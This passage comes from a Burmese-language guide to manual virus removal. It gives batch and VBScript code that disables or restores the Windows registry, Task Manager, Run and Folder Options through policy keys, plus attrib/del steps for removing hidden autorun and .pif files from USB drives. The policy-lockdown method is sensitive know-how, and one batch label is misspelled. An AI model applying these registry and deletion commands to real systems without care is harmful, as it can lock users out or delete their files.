WSHShell.RegDelete val
WSHShell.RegDelete val2
Mybox = MsgBox(golden & "enabled.", 4096, ttl)
End If
```

တစ်ဖက်စာမျက်နှာမှာဖော်ပြထားတဲ့ Script Code တွေကို Notepad မှာရေးသားပြီး Regcontrol.vbs ဖြင့်သိမ်းဆည်းရပါမယ်။ ဒီတစ်ခါတော့ ကြိုက်ရာနေရာမှသိမ်းထားနိုင်ပါတယ်။ File Location သတ်မှတ်ထားတာမရှိပါဘူး။ ကြိုက်တဲ့နေရာမှာထားပြီးကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်တာနဲ့ အောက်ဖက်မှာပြထားသလို Command Box တစ်ခုပေါ်လာပါလိမ့်မယ်။

ပထမတစ်ခါလုပ်ဆောင်ချက်မှာ Registry ကို Disable လုပ်လိုက်ခြင်းပါ။ Restart ပြန်ချစရာ မလိုပါဘူး။ တိုက်ရိုက်အကျိုးသက်ရောက်ပါတယ်။ Disable လုပ်ထားတဲ့အတွက်ခေါ်ယူလျှင် ဘေးမှပုံစံ Error Box တက်လာပါတယ်။

Registry ကို Enable ပြန်လည်ပြုလုပ်ကာအသုံးပြုလိုလျှင် ၄င်း Regcontrol.vbs ပေါ်မှာ ကလစ်နှစ်ချက်နှိပ်ပြီးဖွင့်လိုက်တာနဲ့ အောက်ပါပုံ Command Box တတ်လာပြီး Registry Enable ဖြစ်သွားပါလိမ့်မယ်။



Registry ကို Enable/ Disable ပြုလုပ်အသုံးချရန်မှာ– မိမိကွန်ပျူတာကိုတပါးသူမှ ပြင်ဆင်ခြင်း မလုပ်ရန်နှင့် Virus ကြောင့် Disable ဖြစ်နေတဲ့အခါပြန်ဖွင့်ရန်အတွက်သုံးနိုင်ပါတယ်။ တခါတည်း Registry ကို Disable လုပ်ထားလျှင် Virus ကြောင့် Registry ပိတ်ဆို့ထားခြင်းကိုကာကွယ်နိုင်ပါတယ်။

Registry ဟာကွန်ပျူတာရဲ့အသက်ဆိုတာမမေ့ထားပါနဲ့။

Control System Script Program ကိုရေးသားခြင်း


ယခု Program ကတော့ Virus File တွေဝင်ရောက်တိုက်ခိုက်ခံရတဲ့ ကွန်ပျူတာအတော်များများ ခံစားကြရတဲ့ Control System Effect တွေကို သုံးမရအောင် ဖျောက်ထားတဲ့ အခါ သုံးဖို့အတွက် ရေးသားထားတာပါ။ Registry Editor, Task Manager, Run Program, Show Folder Option တွေကိုပြန်လည်ရယူသုံးနိုင်ရန် ပြန်ခေါ်ယူတဲ့ Script Program တစ်ပုဒ်ဖြစ်ပါတယ်။

ယခု Program လေးကို Script Code တွေ Notepad မှာရေးပြီးပါက Control System.bat ဖြင့်သိမ်းထားရပါမယ်။ ကွန်ပျူတာမရွေးအလွယ်တကူပြန်သုံးနိုင်ပါတယ်။

```
@ECHO OFF
prompt $p$g
title GOLDEN GATE SECURITY (Control System Effect)
COLOR E1

:-CONTROL
CLS
ECHO.
ECHO.
ECHO                GOLDEN GATE SECURITY
ECHO                Control System Effect
ECHO.
ECHO.
ECHO          The Scirpt Program are System Control Service.
ECHO.
ECHO.
ECHO          1. Registry Editor to Enable.
ECHO.
ECHO          2. Task Manager(Ctrl+Alt+Del) to Enabel.
ECHO.
ECHO          3. Run Program to Enable.
ECHO.
ECHO          4. Show Folder Option (Control Panel).
ECHO.
ECHO          Q. EXIT
ECHO.
ECHO.
ECHO.
```

```
SET/P val =     Your Choose and Type one Key Number :
IF "%val%" == "1" GOTO -1
IF  "%val%" == "2" GOTO -2
IF "%val%" == "3" GOTO -3
IF "%val%" == "4" GOTO -4
IF/I "%val%" == "Q" GOTO -Q
GOTO :-CONTROL


:-1
ECHO.
REG DELETE HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\
POLICIES\EXPLORER /V DisableRegistryTools /f
ECHO.
PAUSE
GOTO :-CONTROL

:-2
ECHO.
REG DELETE HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\
POLICIES\SYSTEM /V DisableTaskMgr /f
ECHO.
pause
GOTO :-ONTROL

:-3
ECHO.
REG DELETE HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\
POLICIES\EXPLORER /V NoRun /f
pause
GOTO :-CONTROL

:-4
ECHO.
REG DELETE HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\
POLICIES\EXPLORER /V NoFolderOptions /f
ECHO.
pause
GOTO :-CONTROL
```

```
:-Q
ECHO.
ECHO  You want to Exit, Thank You.
ECHO.
PAUSE
EXIT
```



အဆင်သင့်ရေးသားပြီးလျှင် Control System.bat ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်လျှင် အထက်ပါအတိုင်း လုပ်ဆောင်ချက် လေးခုတောင်းဆိုသော Command Prompt မြင်ကွင်းကို တွေ့ရပါလိမ့်မယ်။


စာဖတ်သူပြန်လည်ရယူလိုသော ညွှန်းဆိုချက်ကို ၁၊ ၂၊ ၃၊ ၄ အစီအစဉ်အရရိုက်ထည့်ပြီး Enter ခေါက်လိုက်သည်နှင့်အလိုအလျောက်ပြုပြင်သွားပါလိမ့်မယ်။ Registry ပြုပြင်မှုဖြစ်တာကြောင့် Restart ပြန်ချပေးဖို့လိုပါတယ်။

ယခု Script Program ၏အဓိကလုပ်ဆောင်ချက်မှာ Virus တွေမှသွားရောက်ရေးထည့်လိုက်တဲ့ Registry အဆင့်ဆင့်အောက်မှ လုပ်ဆောင်ချက်တွေကိုဖျက်လိုက်တာပါ။ Script Key Word တွေကို သေသေချာချာလေ့လာကြည့်လိုက်ပါ။ အလွယ်ဆုံးအသုံးနှင့်ရေးသားထားပါတယ်။

AutoPlay ကိုပိတ်ထားဖို့လိုပါတယ်

စာဖတ်သူအနေနဲ့ USB Port မှာတပ်ဆင်မယ့် Media Drive အားလုံးကိုအလိုအလျောက် ပွင့်လာခြင်းမရှိစေရန် ထိန်းချုပ်ထားဖို့လိုပါတယ်။ Virus File တွေကိုမောင်းနှင်ဖို့ autorun.inf File တွေပါရှိလာတတ်တာကြောင့် အလိုအလျောက်မောင်းနှင်ခြင်းကိုခွင့်မပြုသင့်ပါ။ ဒီ့အပြင် စီဒီတွေကိုလည်း ခွင့်မပြုပဲ အကျိုးသက်ရောက်ခွင့်အတူတူရရှိမှာပါ။

ပထမဦးစွာ Start => Run =>gpedit.msc လို့ရိုက်ပြီး Enter ခေါက်လိုက်လျှင်အောက်ပါပုံစံ Group Policy System ပွင့်လာပါလိမ့်မယ်။



User configuration => Administrative Template => System ဘေးညာဘက်တွင် မြင်နေရသော လုပ်ငန်းစဉ်များထဲမှ Turn off Autoplay ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်ပါ။ ပေါ်လာသော Property ပုံစံတွင် Enabled ကိုရွေးချယ်ကာ အောက်နားမှ Choose Box ကိုဖွင့်ကာ Yes ကိုရွေးပြီး Ok Button နှိပ်လိုက်ပါ။

အခန်း (၁၀)
Command Prompt နှင့် သန့်ရှင်းရေး

(မည်သည့် Anti-Virus မှမသုံးပဲဖြေရှင်းခြင်း)

Command Prompt ကိုအသုံးချလေ့လာခြင်း

စာဖတ်သူအနေနဲ့ DOS ဆိုတဲ့ မျက်နှာပြင်အမည်းကြီးပေါ်မှာ စာကြောင်းတွေနဲ့ ခိုင်းစေတာမျိုး မြင်ဖူးမှာပါ။ ဟိုတစ်ချိန်ကတော့ သူရဲကောင်းဖြစ်ခဲ့ပါတယ်။ ယခုလည်း မေ့ပစ်လို့မရအောင် အသုံးဝင်မှုများစွာနဲ့ တစ်ကျော့ပြန်အသက်ရှင်နေပါတယ်။

Virus File တွေကိုထောက်လှမ်းနိုင်တယ်။ ချေမှုန်းနိုင်တယ်။ စာရေးသူကတော့ Virus ကိုက်လို့လာပြသမျှ ကွန်ပျူတာတွေ၊ Media Drive တွေအားလုံးကို Command Prompt နှင့်သာဖြေရှင်းခဲ့ပါတယ်။ အကောင်းဆုံးမဟုတ်တောင် အဆိုးဆုံးမဟုတ်ပါဘူး။

စာဖတ်သူကိုယ်တိုင် မည်သည့် Virus မဆို ၇၅ ရာခိုင်နှုန်းလောက်ကို နှိမ်နင်းနိုင်ပါလိမ့်မယ်။ လက်တွေ့သုံးများကိုအဆင့်လိုက်ရှင်းပြထားပါတယ်။ ကွန်ပျူတာအခြေခံရှိယုံနဲ့အသုံးပြုနိုင်ပါတယ်။

သုံးနိုင်မှုရာ သိထားစရာများ

DOS ကိုယခုခေတ်သုံး Windows များနှင့်ဆိုလျှင် နေရာနှစ်ခုမှခေါ်ယူနိုင်ပါတယ်။ စာဖတ်သူကွန်ပျူတာဟာ Windows XP ဒါမှမဟုတ် Windows 7 ဖြစ်မယ်ဆိုပါတော့။ Start မှ Run တွင် cmd လို့ ရိုက်ထည့်ပြီးခေါ်ယူနိုင်ပါတယ်။

နောက်တစ်နေရာကတော့ Safe Mode မှခေါ်ယူနိုင်ပါတယ်။ Windows တက်တက်ခြင်း F8 Key ကိုနှိပ်နေခြင်းဖြင့် Windows Advanced Options Menu ပေါ်လာတဲ့အခါ Safe Mode With Command Prompt မှဝင်ရောက်သုံးနိုင်ပါတယ်။ မှဝင်ရောက်ခြင်းကိုသာမန်သုံးသူတို့အတွက်စာလေးမှာစိုး၍ မရှင်းပြတော့ပါ။

ပထမဦးစွာစာဖတ်သူသိထားရမည်မှာ Drive တွေအကြောင်းဖြစ်ပါတယ်။ Drive တွေကိုစာဖတ်သူ စီစဉ်ထားသည့်အတိုင်းအစဉ်လိုက်ရှိနေမှာပါ။ ဟိုယခင်ကသုံးခဲ့တဲ့ Floppy Drive အတွက် ကွန်ပျူတာက Drive အမည်ကိုအမြဲ A:, B: ပေးထားပါတယ်။ ဒါကြောင့်စာဖတ်သူက A:, B: ကိုမေ့ထားလိုက်ပါ။

Harddisk Drive ကို Drive Partition ပိုင်းသည့်အပေါ်မူတည်ပြီး Drive Name တွေ သတ်မှတ်ထားပါတယ်။ သုံးပိုင်းပိုင်းထားလျှင် C:, D:, E: ပေါ့။ အမြဲ C: ကစပေးပါတယ်။ CD, DVD Drive တွေတပ်ထားလျှင် Harddisk နောက်မှအမည်ဆက်လက်ပေးပါတယ်။ တစ်ခါတရံ CD, DVD အမည်တွေဟာ Harddisk ကြားထဲရောက်နေတတ်ပါတယ်။ Windows တင်ပြီးမှ Partition ပြန်ပိုင်းတဲ့အခါ ဖြစ်တတ်ပါတယ်။ ဒါဆို DVD Drive ကို F: လို့ယာယီသတ်မှတ်လိုက်ပါမယ်။

ထိုအခါ USB Port မှထပ်မံတပ်ဆင်မယ့် Drive တွေဟာ F:, G:, H: တွေသာအစဉ်လိုက် ဖြစ်လာပါလိမ့်မယ်။ ဒါလောက်ကိုတော့စာဖတ်သူသိထားပြီးထင်ပါတယ်။

USB Drive အတွင်းမှ Virus ကိုရှာဖွေရှင်းလင်းခြင်း

စာဖတ်သူအတွက် USB Stick အပါအဝင် USB Port မှာတပ်ဆင်မယ့် Media Drive တွေထဲမှာ Virus တွေပါလာလို့ ရှာဖွေရှင်းလင်းဖို့လိုတဲ့အခါ အလွယ်ဆုံးနည်းလမ်းတွေနဲ့ ဝင်ရောက်ရှင်းလင်းပါ့မယ်။

ပထမဦးစွာ စာဖတ်သူကွန်ပျူတာကို AutoPlay မတက်အောင်လုပ်ထားဖို့လိုပါတယ်။ စာမျက်နှာ (   )မှာကြည့်ပါ။ ဒါမှမဟုတ် AutoRun Killer Program ထည့်ပြီးသားဖြစ်သင့်ပါတယ်။ ရှေ့ကဏ္ဍမှာ ထည့်သွင်းနည်းအဆင့်လိုက်ဖြင့်ဖော်ပြပြီးသားပါ။

USB Port တွင် USB Stick ကိုတပ်ဆင်လိုက်ပါ။(ဥပမာအနေနှင့် USB Memory Stick ကိုသုံးပြထားပါတယ်) AutoRun ကိုပိတ်ပြီးသားဖြစ်လို့ AutoPlay တက်မလာပါ။

Start => Run တွင် cmd လို့ထည့်သွင်းပြီး Enter Key ခေါက်လိုက်ပါ။ Command Prompt Program ပွင့်လာပါလိမ့်မယ်။

C:\Document and Settings\user name>

လို့ဖော်ပြထားတဲ့အတွက် Drive C: အောက်ကိုတိုက်ရိုက်သွားရန် > နောက်မှ **cd** လို့ထည့်ပြီး ခေါက်ပါ။ C:\> လို့ပြောင်းသွားပါမယ်။ Document and Settings တွေ၊User name တွေကိုဖြုတ်လိုက်တာပါ။ စာဖတ်သူမှတ်ထားလိုက်ပါ။ **cd** ဆိုတာ Drive Letter ကိုတိုက်ရိုက်သွားတာပါ။ လက်ရှိစာရေးသူကွန်ပျူတာမှာ Harddisk ကို Partition လေးပိုင်း ပိုင်းထားတာကြောင့် C:, D:, E:, F: နှင့် DVD Drive တစ်လုံးပါရှိသဖြင့် G: တစ်ခုရထားပြီဖြစ်လို့ USB Media Drive တွေကို H: ကစပြီးသတ်မှတ်ပါတယ်။

C:\>dir h: /a

လို့ရိုက်လိုက်ပါ။ အတွင်းရှိသမျှဖိုင်တွေကို ဖွက်ထား၊ ဖျောက်ထားပေမယ့်တွေ့မြင်ရပါမယ်။ ဒါကတော့ **/a** ကြောင့်ဖြစ်ပါတယ်။ မြင်ရပေမယ့်မဖျက်နိုင်သေးပါဘူး။ အတော်များများဟာ ၄င်းတို့ဖိုင်များကို အလွယ်တကူမဖျက်နိုင်ရန် နည်းမျိုးစုံစီစဉ်ထားပါတယ်။ ထိုအထဲမှာ ယခုကဏ္ဍနှင့်သက်ဆိုင်တာကတော့ System, Hidden, ReadOnly များလုပ်ထားခြင်းပါ။

System အဖြစ်သတ်မှတ်ထားတဲ့အတွက် ရွှေ့ခွင့်၊ ဖျက်ခွင့်မရှိပါဘူး။ Hidden လုပ်ထားတဲ့အတွက် မြင်ကွင်းမှာရှိမနေပါဘူး။ ReadOnly သတ်မှတ်လိုက်တော့ ပြင်ဆင်ခွင့်မရပြန်ပါဘူး။

ဒါတွေကိုပြန်ဖြုတ်မှသာ Virus File ကိုဖျက်နိုင်မှာပါ။ ပြန်ဖြုတ်ရမယ့် Key Word ကတော့ Attribute ဖြစ်ပါတယ်။ Command Key အတိုက attrib ဖြစ်လို့ ဒီလိုရိုက်လိုက်ပါ။

C:\>attrib h:*.* -s -r -h

C:\>attrib h:*.inf -s -r -h

C:\>attrib h:*.exe -s -r -h

. ကတော့ ရှိသမျှမည်သည့်ဖိုင်ပုံစံမဆိုအားလုံးကိုပြောလိုက်တာပါ။ **-s -r -h** က System, Hidden, ReadOnly တွေကိုဖြုတ်လိုက်တာပါ။ *.inf ကတော့ရှိသမျှ AutoRun ဖိုင်များကိုပြင်ဆင်စေတာပါ။ *.exe ကလည်းအလားတူပါပဲ ရှိသမျှ exe ဖိုင်တွေကိုပြောင်းလဲတာပါ။ စာဖတ်သူအနေနဲ့ ခေါ်ကြည့်တဲ့အခါ အခြားသောဖိုင်ပုံစံများဖြင့် များရှိခဲ့လျှင်လည်း *. နောက်မှာဖြည့်သွင်းထည့်နိုင်ပါတယ်။ *.* ဟာ Externel Command မှာတော့အားသိပ်မကောင်းတဲ့အတွက်တခါတရံတစ်ချို့ဖိုင်တွေကို သီးသန့်ခွဲပြောပေးဖို့ လိုတတ်ပါတယ်။

ဒါဆိုစာဖတ်သူဘယ်ဖိုင်ကိုဖျက်မှာလဲရွေးနိုင်ပါပြီ။ ဖျက်ရမယ့် Command ကတော့ **Del** ဖြစ်ပါတယ်။ အားလုံးကိုခြုံပြီးအစမှအဆုံး Command များကိုဖော်ပြရလျှင်–

C:\Document and Settings\Username> cd

C:\>

C:\>dir h: /a

autorun.inf

virusname.exe

other file and Folder ---------

C:\>attrib h:*.* -s -r -h

C:\>del h:\autorun.inf


C:\>del h:\virusname.exe

ဒီလောက်ဆိုလျှင်စာဖတ်သူဖြေရှင်းနိုင်ပြီထင်ပါတယ်။ သတိထားရမှာကတော့ ဖျက်တဲ့အခါ *.* မသုံးသင့်ပါ။ အားလုံးကိုဖျက်နိုင်တာဖြစ်နေတဲ့အတွက် စာဖတ်သူအတွက်အခြားအရေးကြီးဖိုင်များပါ ဖျက်လိုက်တဲ့အထဲပါသွားမှာပါ။ စာဖတ်သူအနေနဲ့ ဓာတ်ပုံတွေရိုက်ထားပြီးပုံတွေမမြင်ရတဲ့အခါ **C:\>attrib h:*.* -h** သုံးလျှင်ပြန်လည်မြင်တွေ့နိုင်ပါပြီ။

Virus များကိုလက်တွေ့ကျကျရှင်းလင်းခြင်း

အသေးစိတ်ထပ်မံနားလည်စေရန် Virus File Type နှစ်မျိုးကိုအဆင့်လိုက်လက်တွေ့ကျကျ ရှင်းပြလိုက်ပါတယ်။

ဖြေရှင်းပြမယ့် Virus File Type နှစ်မျိုးကတော့ .exe, .pif တွေဖြစ်ပါတယ်။ တစ်မျိုးကို Virus File ၃ခုပါရှိပါတယ်။



၁ === /a သုံးထားတဲ့အတွက် *.exe File တွေကိုဖွက်ထားလည်းပြပါဆိုတဲ့ Key Word ကိုသုံးထားပါတယ်။ ဒါကြောင့် Virus ဖိုင်သုံးခုလုံးတွေ့ရတာပါ။

၂ === attrib မသုံးပဲ ဖျက်တာကြောင့် Virus တွေဟာမမြင်နိုင်အောင်ဖွက်ထားလို့ မရှိဘူးလို့ပြန်ပြပါတယ်။

၃ === Virus တွေကို attrib နဲ့ဖျက်နိုင်ရန်ပြင်ဆင်လိုက်တာပါ။

၄ === attrib လုပ်ပြီးပြီမို့ Virus ဖြစ်တဲ့ *.exe တွေအားလုံးကိုဖျက်ဖို့ del Command နဲ့ခိုင်းလိုက်တာပါ။

၅ === ရှိသမျှ *.exe တွေပြန်ပြပါလို့ /a နဲ့ပြန်စစ်ဆေးတာပါ၊ အားလုံးဖျက်နိုင်တဲ့အတွက် မရှိဘူးလို့ ဆိုပါတယ်။

ရှေ့စာမျက်နှာမှအတိုင်းပင် .pif Virus File Type တွေကိုဖျက်ထုတ်တာပါ။ စာဖတ်သူအနေနဲ့ USB Disk Security Program ထည့်သွင်းထားပြီးဖြစ်လျှင် ထို Program မှအလွယ်တကူရှင်းထုတ်သွားပါတယ်။ ဒါပေမယ့် လည်း Manual ရှင်းထုတ်နည်းကပို မိုကြမ်းသေတာကြောင့် ယခုလိုအသေးစိတ်ကျကျ ရှင်းပြလိုက်ရတာပါ။

```
C:\WINDOWS\system32\cmd.exe

၁ === C:\>dir h:\*.pif /a
 Volume in drive H is SWE SWE
 Volume Serial Number is C020-8EA0

 Directory of h:\

04/17/2010  12:37 PM           222,207 actqd.pif
04/17/2010  02:58 PM           171,519 tkhw.pif
04/17/2010  03:41 PM           171,519 ullwvl.pif
04/21/2010  02:43 PM           222,207 vobl.pif
04/30/2010  06:04 PM           171,519 bnse.pif
               5 File(s)        958,971 bytes
               0 Dir(s)  1,838,776,320 bytes free

၂ === C:\>del h:\*.pif
Could Not Find h:\*.pif

၃ === C:\>attrib h:\*.pif -s -r -h

၄ === C:\>del h:\*.pif

၅ === C:\>dir h:\*.pif /a
 Volume in drive H is SWE SWE
 Volume Serial Number is C020-8EA0

 Directory of h:\

File Not Found

C:\>_
```

၁ === /a သုံးထားတဲ့အတွက် *.pif File တွေကိုဖွက်ထားလည်းပြပါဆိုတဲ့ Key Word ကိုသုံးပါတယ်။ ဒါကြောင့် Virus ဖိုင်သုံးခုလုံးတွေ့ရတာပါ။

၂ === attrib မသုံးပဲ ဖျက်တာကြောင့် Virus တွေဟာမမြင်နိုင်အောင်ဖွက်ထားလို့ မရှိဘူးလို့ပြန်ပြပါတယ်။

၃ === Virus တွေကို attrib နဲ့ဖျက်နိုင်ရန်ပြင်ဆင်လိုက်တာပါ။

၄ === attrib လုပ်ပြီးပြီမို့ Virus ဖြစ်တဲ့ *.pif တွေအားလုံးကိုဖျက်ဖို့ del Command နဲ့ခိုင်းလိုက်တာပါ။

၅ === ရှိသမျှ *.pif တွေပြန်ပြပါလို့ /a နဲ့ပြန်စစ်ဆေးတာပါ။ အားလုံးဖျက်နိုင်တဲ့အတွက် မရှိဘူးလို့

Virus File တွေရှိနေတတ်တဲ့လိပ်စာများ

စာဖတ်သူကွန်ပျူတာထဲကို Virus တစ်မျိုးမျိုးဝင်ရောက်နေပြီလား။ သူတို့ရှိတဲ့နေရာကိုသိရင် စာဖတ်သူအနေနဲ့ အလွယ်တကူဖျက်နိုင်မှာပါ။ ဒါကြောင့်လည်း Virus တွေဟာသူတို့နေထိုင်ရာ File Location ကိုမသိဖို့နည်းမျိုးစုံနဲ့ ကာကွယ်ထားပါတယ်။ အချို့ Virus တွေဟာစာဖတ်သူမြင်ကွင်းမှာ သူတို့ရောက်ရှိနေကြောင်း ပြတတ်ပါတယ်။ ဥပမာ- မျက်နှာစာမြင်ကွင်းမှ My Computer ကို Icon ပုံစံပြောင်းလိုက်တာမျိုးပါ။ တစ်ချို့ Virus တွေကြတော့ ဖျက်ဖို့ကိုဦးတည်လာတာမို့ ကွန်ပျူတာအတွင်း ဝင်ရောက်ပြီး သိပ်မကြာခင်မှာ ကွန်ပျူတာရပ်တန့်သွားတတ်ပါတယ်။ ဒီလိုမျိုးကတော့ ဖြစ်ခဲပါတယ်။ ကာကွယ်ရေးစနစ် လုံးဝမရှိတဲ့ ကွန်ပျူတာတွေလောက်သာဖြစ်နိုင်တာပါ။

Virus တွေဟာကွန်ပျူတာအတွင်းဝင်ရောက်ပြီဆိုတာနဲ့ သွားရောက်နေထိုင်တတ်တဲ့ File Location တွေကတော့ C:\Windows Folder, C:\Windows\System32 Folder, C:\Document and Settings\လက်ရှိ အသုံးအမည် (User Account Name)\Start Menu\Program\Startup ဒီလိုနေရာတွေမှာအနေများပါတယ်။

ပညာရှင်အများစုက ဒီလိုနေရာတွေမှာ Virus File နေတတ်တယ်ဆိုတာကို Virus ရေးသူတွေက သူတို့နေရာသိသွားပြီဆိုပြီး နောက်တစ်နေရာကိုပြောင်းရွှေ့ပါလိမ့်မယ်။ မှန့်လုံးစက္ကူကပ်နေသလိုဖြစ်နေတာ ပါပဲ။ ဒါကြောင့်စာဖတ်သူအနေနဲ့ မှုသေမထားပါနဲ့။ အများဆုံး(လက်ရှိ) Virus တွေနေတတ်တာကို ပြောပြတာပါ။

ဟုတ်ပါပြီဘယ်လိုရှာရမလဲဆိုတာဆက်လက်ပြောပြပါမယ်။ စာဖတ်သူအနေနဲ့ အထက်ဖော်ပြပါ နေရာသုံးခုမှာရှိနေတဲ့ဖိုင်တွေကို ဂရုစိုက်ကြည့်ထားဖို့လိုပါတယ်။ ဒါပေမယ့် စောင့်ကြည့်ဖို့ဆိုတာလည်း မလွယ်ကူပါဘူး။ အများစုဟာ လက်ရှိဖိုင်တွေနဲ့ အမည်ခပ်ဆင်ဆင်ပေးတတ်ကြပါတယ်။ ဥပမာ- explorer.exe ဆိုရင် explorer.exe, exploer.exe ဆိုပြီးနီးစပ်အောင်ပေးထားတော့ သာမန်စာဖတ်သူများ ဘယ်လိုသတိပြုမိမှာလဲ။ စာရေးသူအနေနဲ့ ဒီလိုတွေရှိတာကြောင့် ရှေ့အခန်းကဏ္ဍမှာ ကွန်ပျူတာအတွင်းရှိ အရေးပါဖိုင်များကိုရှင်းပြခဲ့ရတာပါ။ စာဖတ်သူများ ဖိုင်တစ်ဖိုင်ကိုမြင်တာနဲ့ သုံးသပ်နိုင်ဖို့အတွက်ပါ။

